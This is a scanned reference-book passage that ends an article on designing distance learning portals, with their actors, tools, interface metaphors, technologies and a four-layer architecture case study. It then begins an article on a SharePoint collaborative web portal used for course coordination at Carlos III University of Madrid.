Actor's integration supported by distance learning portals is mainly based on collaboration and communication tools.

Collaboration tools are oriented to register and share information among participants in a virtual community of users. The collaboration tools are typically based on edition areas and features, modification control and access control for different groups of users (actors). These access levels define in fact the collaboration tools functionalities that a group of users may access.

The main objective of communication tools is to facilitate the teaching-learning process and, beyond that, to stimulate collaboration and interaction among course participants. This set of tools may be synchronous or asynchronous. In synchronous communications, partners must be online simultaneously for enabling the exchange of information. In asynchronous communications, the messages and information are stored and, as such, may be manipulated by partners at different time scales (asynchronously).

Platforms (open source and commercial products) available offer, typically, a significant number of options in terms of functionalities, applications supported, and services as input to the portal's customization phase. The main requirements argued as fundamental to portal's customization are the pedagogical project and the environment variables like audience and ICT resources for users and institutions, among others.

Ludic interfaces is a general requirement for distance learning portals, which is mainly supported by a refined content design making use of portal's media manipulation and displaying tools.

Finally, distance learning portals have the effective opportunity to integrate the educational process. This is a highly required and important feature educational portals may provide. In effect, since the actors interact at distance through the portal, it becomes intrinsically the focal point for controlling the whole process. As an example, contents, assessments, administrative procedures, course quality control and auditing are, among many others, aspects of the educational process potentially integrated in educational portals.

DISTANCE LEARNING COURSE DESIGN AND IMPLEMENTATION: THE PORTAL COMPONENT

Portal design and implementation for distance learning courses is a multidisciplinary activity that integrates computer technologies with educational technologies on behalf of the learning and teaching practices.

The effective approach argued is to consider portals the main design and implementation component for distance learning courses. As such, factors affecting the distance learning portal design, portal characteristics, portal facilities, and other design and implementation decisions and issues have to be considered based on course requirements.

In this specific context, the pedagogical project is a key element argued to be the focal decision point for distance learning portals design and implementation (Figure 4). Designers effectively map the pedagogical project principles and requirements to portal's characteristics, applications supported, services provided and, as such, provide to teachers and learners a process and opportunity to address the distance learning course and real world issues.

DISTANCE LEARNING PORTALS DESIGN ISSUES

Distance learning portal design issues in relation to actors, applications, services, technologies and ICT are discussed next.

Actors, Application, and Service Issues

The basic distance learning portal issue and challenge with respect to the actors in distance learning courses (Figure 5) is the support for mediation and integration in order to achieve the educational process accomplishment and completeness.

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Figure 4. Portals and pedagogical project





Figure 5. Distance learning portals and actors



The *distance learning portal actors* issues and characteristics apply in distinct ways and with different strategies to different actors. For instance, students in the educational process are expected to behave according with the set of characteristics illustrated in Table 1 and, as such, the educational portal and distance learning platform adopted have to adequately support these characteristics.

In complement to the expected student's behavior, distance learning courses have intrinsically the idea of no place due to the lack of physical spaces where face-to-face (F2F) classes occur. As such, educational portals have to, metaphorically, give shape to the idea of no place in an effective and friendly fashion.

Teachers, tutors, and coordinators, typically, have to interact with educational portals in accordance with the pedagogical project strategies and directives. Essentially, the basic educational portal issues and challenges required with respect to these actors are: mediation support, easy integration, and effective tools provisioning to achieve the educational process objectives.


Actors must have a flexible and oriented set of tools oriented to their specific pedagogical objectives and specific role assigned in the educational process. As such, the design of educational portals for distance learning courses considers, typically, the following set of criteria and tasks:

- metaphors definition on behalf of ludic and intuitive interfaces;
- human-to-computer interface (HCI) design;
- content organization;

Table 1. Students behavior in distance learning courses

Distance learning "students" expected behavior
Spontaneous participation in groups
Frequent utilization and participation with respect to the collaborative and interactive tools available at the educational portal and/ or distance learning platform
"Collaboration" in constructing knowledge

Figure 6. Distance learning portals tools and applications



- applications support; and
- service configuration support.

The metaphors adopted in designing educational portals should systematically promote ludic and intuitive interfaces as a general principle. Metaphors work in supporting understanding and act like cognitive mediators with meaning tags much less technical than those used in computer science and other knowledge area's jargon. In effect, it is commonly agreed that the metaphor choice represents a communication bridge, which tries to provide a friendly mapping between reality and the media adopted (Benford et al., 1996). In other words, metaphors reduce the lost imposed by transmission and display of information through computers. The metaphor's choice should be defined considering actor's profile and, typically, result in the development of friendly virtual spaces[1] for interaction and collaboration (Dillenbourg et al., 1999).


The human-to-computer interface (HCI) design phase consists fundamentally in adopting metaphors defined and bringing them to an effective implementation in terms of the educational portal. HCI design has to consider issues such as visibility, navigation, simplicity, relevant contents choice, consistency, access time and user centric approach, among others (Nielsen, 1999).

Contents organization is another issue considered in designing educational portals for distance learning courses. There are different alternatives to organize contents like file structured, hypertext organization and spatial local or virtual spaces.

File structured contents uses, typically, a hierarchical tree structure. Hypertext organization uses a meshed structure similar to a network. The spatial local alternative (Dillengbourg et al., 1999) considers metaphors like buildings, classrooms, and others, to construct virtual spaces. The spatial local alternative also considers the pedagogical approach adopted for the course, the actor's profile and main objectives of the educational portal. Based on real life experiments, the virtual space alternative presents good results in relation to user's perception and satisfaction in using educational portals.

The identification and customization of *distance learning portals tools and applications* (application support) is another important design issue to be addressed in distance learning portals (Figure 6). These applications must support collaboration among users and information management. Examples of typical applications available in portals and platforms supporting distance learning courses are chats, forums, content editors, email, audio tools, and video tools, among others. The educational portal main objective and

Figure 7. Distance learning portals basic services



actor's profiles are the main dependencies to consider for defining and adopting these applications.

Distance learning portals basic services and service configuration is another important hidden issue to consider. Distance learning portals, for instance, have explicit and tight security requirements to be addressed with respect to users and groups of users. Security, in this case, concerns users contents with respect to their privacy, integrity, and access. Other services supported by educational portals include authentication, passwords generation and delivery, logs registration and auditing, scores secure registration and access, and secure database access (Figure 7).

Design and Implementation Issues

The design and implementation of distance learning portals represents a challenge for institutions, portal designers, and implementers.

Portal design issues are focused on defining the adequate set of functionalities and implementation characteristics the portal has to have in order to adequately support a specific distance learning course, its pedagogical project and other criteria like audience socio-economics, audience background and ICT facilities available for capillary and scalable course implementation (Martins, 2004).

The effective issue at this phase is mapping course requirements (pedagogical project) to portal's set of functionalities, applications, and services. The typical output of the design phase is a set of definitions about the type of functionalities and support teachers and learners are supposed to have. Examples of issues and definitions resulting from design phase, among others, are communities of knowledge support; collaboration support among actors (pedagogical process); online mediation strategy; asynchronous or synchronous collaboration approach.

These functionalities and characteristics are the implementation phase input which consists, mainly; in a customization procedure where the portal or platform adopted is tuned to the target course.

Distance Learning Portals: Technologies and ICTs

Distance learning portals technologies, services and media formats have a large set of choices and implementation alternatives (Figure 8). One possible approach for implementing a distance learning portal may consider the following steps:

- database definition and implementation;
- application and service definition and/or development; and
- portal's interface design and multimedia content delivery.

Database definition and implementation phase consists fundamentally in choosing a database management system (DBMS). Options and factors influencing DBMS choice include the programming language adopted for the educational portal applications development, the DBMS cost component associated and the server operational platform (hardware and software) the DBMS requires for adequate operation and performance.


One important DBMS design and implementation concern for educational portals is the adequate database to be used with very large groups of students, which, in turn, may have limited ICT and networking resources. In this operational scenario, it is essential to offer an operational flexibility. As such, one possible and frequently used option is to develop applications supporting different DBMS and operational platforms and/or environments. Applications development using multi-platform languages like JAVA[2] and XML[3] (eXtensible Markup Language) for database implementation are an effective option for implementers.

The programming languages adopted for portals creation, including educational ones, are mainly oriented to Web environment like PHP, JSP, PERL and ASP. The lan*guage* adopted influences the Web applications server (software) adopted like: Apache Tomcat and Microsoft® Internet Information Services (IIS), among others. Beyond that, Java based applications may be structured by using implementation options like Applets, Java Web Start and Servlets[4].

The service definition and/or development is another aspect to consider at implementation phase. The Web service technology[5] and the semantic Web are new trends to consider in educational portals context, since their architecture facilitates the portal adaptation and optimization for different distance learning courses and actors involved.

Portal's interface design and multimedia content delivery phase is mainly focused on the user's interface and content delivery options adopted for the educational portal. A set of specific languages and formats are used for interface devel-

Figure 8. Educational portal for distance learning: Technologies, services, and media



opment and content storage and representation. The HTML[6] (HyperText Markup Language) language is mainly used for Web page construction, CSS[7] (Cascading Style Sheets) is used for page formatting, Flash[8] supports animation and audio and video delivery in portals, AJAX (Asynchronous JavaScript and XML) offers more usability and dynamics for Web pages and, finally, JPEG and GIF are examples of formats for image storage and manipulation.

The selection and use of media in distance learning courses raises the problem of their choice and the associated selection criteria. In general, it is argued that media definition in the context of educational portals should be derived mainly from the pedagogical principles and objectives defined for the course. In addition to that, specific project scenario and requirements have to be considered such as:

- target population informatics and ICT skills;
- capillary approach adopted (in relation to ICT availability for portal users);
- cultural context; and
- cost (implementation for the educational portal implementers and access costs for users).


The media choice and their suitability to the contents and expected cognitive operations from actors in the educational process is very challenging. In general, a key element for a successful educational portal implementation in distance learning scenarios is the adequate choice of media in conjunction with the availability of ICT skills and communication facilities (networking) among actors.

DISTANCE LEARNING PORTAL ARCHITECTURE: A CASE STUDY

In order to provide a brief example based on the argued concepts and definitions, it is presented as a real life case study for a *distance learning portal architecture*.

The portal supports a set of distance learning graduation (07 courses) with a large number of students (above 3.000)

Figure 9. Example of distance learning portal architecture



which, in turn, have limited ICT skills and resources (access). The specific course implementation characteristics are derived from the existing pedagogical project and the curriculum implementation model considers the "scenario factors" influencing actors communications and integration (Martins, 2005).

As such, the basic motivation for structuring the educational portal came from the diversity of media, application and services, in addition to the need to integrate and support collaboration in a scenario with thousands of actors (professors, tutors, coordinators, students, others) involved.

The implemented architecture adopted is a four layer structure (Figure 9): administrative layer, pedagogical layer, technological layer, and interface and contents layer.

The administrative and pedagogical layers are focused mainly on the distance learning course monitoring and follow-up. It integrates applications and services like, for instance, the distance learning platform adopted (e.g., Teleduc) for course contents delivering, the student's specific access portal, the set of tools used to monitor course activities, the support services and servers available (file servers, virtual library, print servers, others) and, finally, the assistance tools provided for actors communication, course quality control and course auditing.

The technology layer hosts all collaboration and content management tools. As an example, Teleduc, Openverse, and Equitext are, in this specific implementation, tools included in this layer. Finally, the interface and content layer is responsible for supporting multimedia contents production and portal's interface.

REFERENCES

Boettcher, J., Strauss, H., Geist, C., & Wagner, C. (2000). *Preparing for campus portals.* Retrieved from http://www.campus-technology.com/techtalks/

Benford, S., Brown, C., Reynard, G., & Greenhalgh, C. (1996). Shared spaces: transportation, artificiality, and spatiality. In *Proc. ACM Conference on Computer supported Co-Operative Work (CSCW '96)* (Vol. 16-20, pp. 77-86). Boston: ACM Press.

Decina, M., & Trecordi, V. (1997). Convergence of telecommunications and computing to network models for integrated services and applications. In *Proceedings of the IEEE,* (pp. 1887-1914).

Dillenbourg P., Mendelshon, P., & Jerman, P. (1999). What do you mean by collaborative learning? In P. Dillenbourg (Ed.), *Collaborative-learning: cognitive and computational approaches* (pp. 1-19). Oxford: Elsevier. Retrieved from http://tecfa.unige.ch/tecfa/publicat/dil-papers-2/Dil.7.1.14.pdf

Mack et al. (2001). Knowledge portals and the emerging digital knowledge workplace. *IBM Systems Journal, 40*(4), pp. 925-955.

Martins, J. S. B., & Marback, G. (2005). Evaluating by experience the role of teachers and tutors in distance learning education. In *IFIP World Conference on Computers in Education (WCCE)*, South Africa.

Martins, Joberto S. B., & Quadros, T. (2004). Experiences and practices in modeling distance learning curricula for capillary approaches and limited ICT resource scenarios. In *IFIP Working Group 3.2 & 3.4 Workshop—Information and Communication Technologies (ICT) and Real-life Learning*, Melbourne.

Martins, J. S. B., Brito, S., & Marback, G. (2002). Interdisciplinary and flexible curricula practices in electric and telecommunications engineering—A case study. In *IFIP Working Group 3.2 Conference—Informatics and ICT in Higher Education*, Florianópolis.

Nielsen, J. (1999). *Design web usability*. Indianapolis: New Riders.

Robertson, B., & Richard, A. (2003). Critical thinking curriculum model. *TechKnowLogia*. Retrieved from www.TechKnowLogia.org

KEY TERMS

Distance Learning Portals: Educational portals customized to consider the specificities existing in distance learning course, which "integrate" in various ways and strategies "actors" (teachers, students, tutors and coordinators, among others) involved in the teaching-learning process.

Distance Learning Portal Actors: The set of individuals (students, teachers, course coordinators, tutors, monitors, other) involved in the educational process accomplishment and completeness.

Distance Learning Portal Applications: The set of applications (collaborative tools, media distribution tools, auditing tools, editing tools, others) required for educational process accomplishment and completeness in accordance with the requirements defined in the course pedagogical project.

Distance Learning Portal Services: The set of services (authentication, authorization, security, database, others) required for educational process accomplishment and completeness in accordance with the requirements defined in the course pedagogical project.

Ludic: Refers to any philosophy where play is the prime purpose of life.

Ludic Portals and Interfaces: A characteristics expected from distance learning portals and interfaces which connotes fun and intuitive design.

Information and Communications Technology: A broad subject concerned with technology and related aspects of its use for managing and processing information.

ENDNOTES

1. Friendly spots (locus) related with the user's study and working area.
2. http://www.javasun.com
3. http://www.w3.org/XML/
4. Servlet technology description is available at SUN Microsystems's site: http://www.sun.com/
5. Web services are software components that present their functionalities using WSDL (Web Services Description Language) standard and may be used by different applications. http://www.w3.org/TR/ws-arch
6. http://www.w3.org/MarkUp/
7. Cascade style sheets is a mechanism used to enforce style to Web documents. http://www.w3.org/Style/CSS/
8. http://www.macromedia.com

T

Teaching Collaborative Web Portals Technology at a University

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INTRODUCTION

A collaborative Web portal is a Web site that consists of a set of Web pages, grouped according to specific criteria, from which users can access Web services and functionalities, and which, depending on the type of collaborative Web portal, allows synchronous and/or asynchronous interaction among users who may be geographically dispersed.


The origin of collaborative Web portals is the combination of Web portals and collaborative environments fields.

There are many definitions of Web portals, one of which is "a point of access to information and applications" (IBM, 2000). Web portals are supported in the World Wide Web (WWW) that was launched in the nineties. At first, the Web was a system for sharing documents written in HyperText Markup Language (HTML), but it evolved gradually from HTML static to dynamic pages with programming components, multimedia elements, and three-dimensional objects options. Due to the significant increase in Web pages on the WWW, Web portals emerged to meet the need for a common access to all these pages. These Web portals are informative which mean that they only provide information.

Unlike Web portals, collaborative environments, known as CSCW (computer supported collaborative work), have been in existence for some time (Grudin, 1994). A CSCW is defined by Tschang and Della (2001) as "multi-user software applications that enable people to coordinate and collaborate in a common task or goal without being in close proximity either spatially or temporally."

The synergy between CSCW and the Web portal was achieved recently as a consequence of Web technology evolution (Tschang & Della, 2001). Currently, a Web portal can be the image of a company. However, the clients and employees of a company not only want information, but also a work environment where they can interact with other employees, and work collaboratively. The ability to carry out collaborative tasks is one of the current characteristics of Web sites and Web portals equipped with this characteristic are called collaborative Web portals (Figure 1).

Figure 1. Collaborative Web portal



Collaborative Web portals are ideal for groups in the same professional field, for example, industry and research, where there is a great need for synchronous and/or asynchronous interaction and users are geographically dispersed. These portals are being used in environments such as medicine (Pratt, Reddy, McDonald, Tarczy-Hornoch, & Gennari, 2004), industry and the different interdisciplinary fields of civil engineering (Garner & Mann, 2003). In education, collaborative environments have been used in asynchronous learning (Dewiyanti, Brand-Gruwel, Jochems, & Broers, 2004) and in virtual environments (Dave, 2000).

The lecturers in the software engineering area at Carlos III University designed a collaborative Web portal so that lecturers and students could work collaboratively. For example, lecturers have to design and coordinate subjects. These tasks have always been carried out using traditional techniques, such as meetings, eemails, and so forth. but, due to technological advances, these tasks are ideal for a collaborative Web portal which would allow:

1. students to see all the information on each subject and offer the option of communicating with the lecturers synchronously and/or asynchronously;
2. students to work collaboratively among themselves, share documents, do practices together, look up information through interest links, plan and track assignments, have Web discussions and many others functionalities; and
3. lecturers to consult their peers on topics, assignments, practices as well as to work with other lecturers synchronously or asynchronously.

There are some systems, like learning management systems (or e-learning systems), that allow users to do these activities; but we did not consider this possibility because we feel that the goal of the university is to equip students for the labor market. Due to the demand for collaborative Web portals in business we think it is important to teach this technology, the knowledge needed for the current labor market and how it benefits an organization instead of e-learning systems that only offer a vision of collaborative work at university.

The Background section describes the uses and current collaborative Web portal tools on the market, the collaborative Web portal chosen and explains some of their functionalities through software engineering techniques. In the section Microsoft Sharepoint® at University, the authors present a case study at Carlos III University and shows the advantages and disadvantages of using a collaborative Web portal. In the following two sections, the authors describe the future lines of work, and they present their conclusions. Key terms are defined at the end of the article.

BACKGROUND

This section presents the different tools used to develop a collaborative Web portal and their functionalities. Next, we describe the tool chosen for our study, the reasons for our choice and analyze how Microsoft Sharepoint® performs with software engineering techniques.

Uses and Current Collaborative Web Portal Tools

Development environments for the creation and implementation of collaborative Web portals are available on the market. A collaborative Web portal can be classified in different ways, for example, a commercial versus an open source collaborative Web portal. Commercial collaborative Web portals, which are portal servers, include Sun Java System Portal Server®, Microsoft Sharepoint Portal Server 2003®, WebSphere Portal for MultiPlatforms®, Vignette – Enterprise Content Manage and Portal Solutions®, Builder Suite Portal Server®. Open source portals include Synergeia (http://bscl.fit.fraunhofer.de), Basic Support for Cooperative Work, BSCW (http://bscw.gmd.de), Nicenet (http://www.nicenet.org).

The main differences between the two are the requirements needed, for example, for BSCW you need POP3 (Post Office Protocol, version 3). With POP3 you can register with a public server and use an Internet browser that supports forms and basic authentications (Netscape Navigator o Internet Explorer). However, with Microsoft Sharepoint®, you need Sharepoint Portal Server 2003 on Windows Server 2003 Web Edition and SQL Server 2000 even though the end user only needs a navigator. Although Microsoft Sharepoint is more expensive than the collaborative Web open source, it offers more functionalities.

These portal servers allow us to develop collaborative Web portals with functionalities which:

- provide better communication among users;
- connect people, teams, and knowledge across business processes;
- coordinate work between geographically dispersed teams by linking colleagues, customers, prospects and partners;
- integrate information from different systems, using flexible deployment options and management tools, into one solution;
- customize the Web portal; and
- offer advanced search.

A Portal Server: Microsoft Sharepoint®

As mentioned before, the authors of this contribution, who are also lecturers at Carlos III University, developed a collaborative Web portal so that lecturers could work collaboratively with each other and with their students. This collaborative Web portal was developed using Microsoft Sharepoint Portal Server 2003®. The reason for our choice is explained below.

Microsoft is an international company whose products are used in a great number of organizations, institutions, and so forth. The products of Microsoft Office® (Access, Excel, Powerpoint, Word) are integrated with servers (one of which is Microsoft Sharepoint Server 2003®), services such as Microsoft Office Online® and operative systems (Microsoft Windows Server®). Microsoft calls this set Office System®. This integration is an incentive to use Microsoft products because

- they are known and used by many and the tool is not rejected as the environment is familiar;
- other tools and functionalities can integrate with Microsoft Sharepoint®;

- Microsoft Sharepoint® is oriented towards the organization. As a result, non-computer science professionals can use this tool; and
- Microsoft Sharepoint® is a suitable technology not only for documental collaboration, but also collaboration in all the organization (tasks, events, meeting, discussions, etc.).

Microsoft SharePoint® is made up of Sharepoint Portal Server® and Microsoft Sharepoint Services®. Sharepoint Portal Server® is a server of Web portals that lets users integrate different applications; customize the Web portal and carry out advanced search. Microsoft Sharepoint Services® allows different functionalities. Many add, organize, and offer sites to facilitate the collaboration of documents, projects, meetings, create and use templates, manage version control and publications. Sharepoint Portal Server® connects the work site and the different teams of users to provide more efficient organizations.

Generally, you have to study the Sharepoint user's manual if you want to use the tool. With Microsoft Sharepoint®, you have to adapt the system to the users' needs every time you want to implement a system. In our case, Microsoft Sharepoint® was implemented at Carlos III University of Madrid and it was used by lecturers who are Software Engineering experts. They analyzed and summarized the behavior of Microsoft Sharepoint® with the Unified Model Language (UML), using use cases and sequence diagrams (Jacobson, 1992). UML is a graphic language to visualize and specify the development of a system. The two techniques used were:

- use cases, which is a form of representation of how a client, in our case the administrator or the user, deals with the system; and
- sequence diagrams, which show how the objects communicate among themselves through messages.

We have summarized the functionalities of Microsoft Sharepoint® through different scenarios. Some of these are listed in this case study.

MICROSOFT SHAREPOINT® AT UNIVERSITY: A CASE STUDY

In this section, we explain how we developed the collaborative Web portal in preparing a subject at Carlos III University, how it was customized and the advantages and disadvantages of using a collaborative Web portal.

Coordinating Subjects at University

There are many lecturers involved in designing a subject. This involves developing the program, preparing teaching materials for lecturers and students (slides, papers, exercises for practicals, interesting links, bibliography, etc.). These activities, which include meetings, sending and reviewing material by email, and folder structure, are carried out with traditional techniques. As a result, a lot of time and effort are wasted. For example, meetings, managing version control where different participants send the same document at the same time, and looking for a document in an unfamiliar folder structure that you do not know. These time-wasting activities can be reduced if a collaborative Web portal, such as Microsoft SharePoint®, is used.

Customizing and Implementing Microsoft Sharepoint® for the Subject Coordinator

The different roles in managing a subject are:

- The lecturer in charge of the subject. His or her duties are to design the program, plan and coordinate the design and development with all the lecturers involved.
- The coordinator is the person who is responsible for tracking the development of the subject, coordinating the preparation of the teaching material, and so forth.
- Lecturers who teach theory and practicals. For a subject to be successful, the two lecturers have to agree on the material.
- Students. The collaboration among students is important to develop their exercises and assignments.

The collaborative Web portal, Microsoft SharePoint®, was used to manage a subject called "The Application of Information Technologies in an Organization." It is taught in the computer science department at Carlos III University of Madrid.

The participants in this subject were the coordinator and the lecturers for theory and practicals. There were two groups of about 60 students on two campuses: the Superior Polytechnic School in Leganés and in Colmenarejo.

We had a meeting with a Microsoft expert to explain, with the aid of UML diagrams, what information was needed on the Web portal in order for lecturers to work collaboratively.

We present the specific use cases in order to adapt Microsoft Sharepoint® to manage the subject:

- Figure 2 shows the use cases of the person in charge of the subject. These include topic development, time management, lecturers' meeting and topic discussion.
- Figure 3 shows use cases of the subject coordinator. These use cases are: development rules and tracking and oversight, coordination of teaching material and evaluation of the subject.

Figure 2. Use cases of the person in charge of the subject


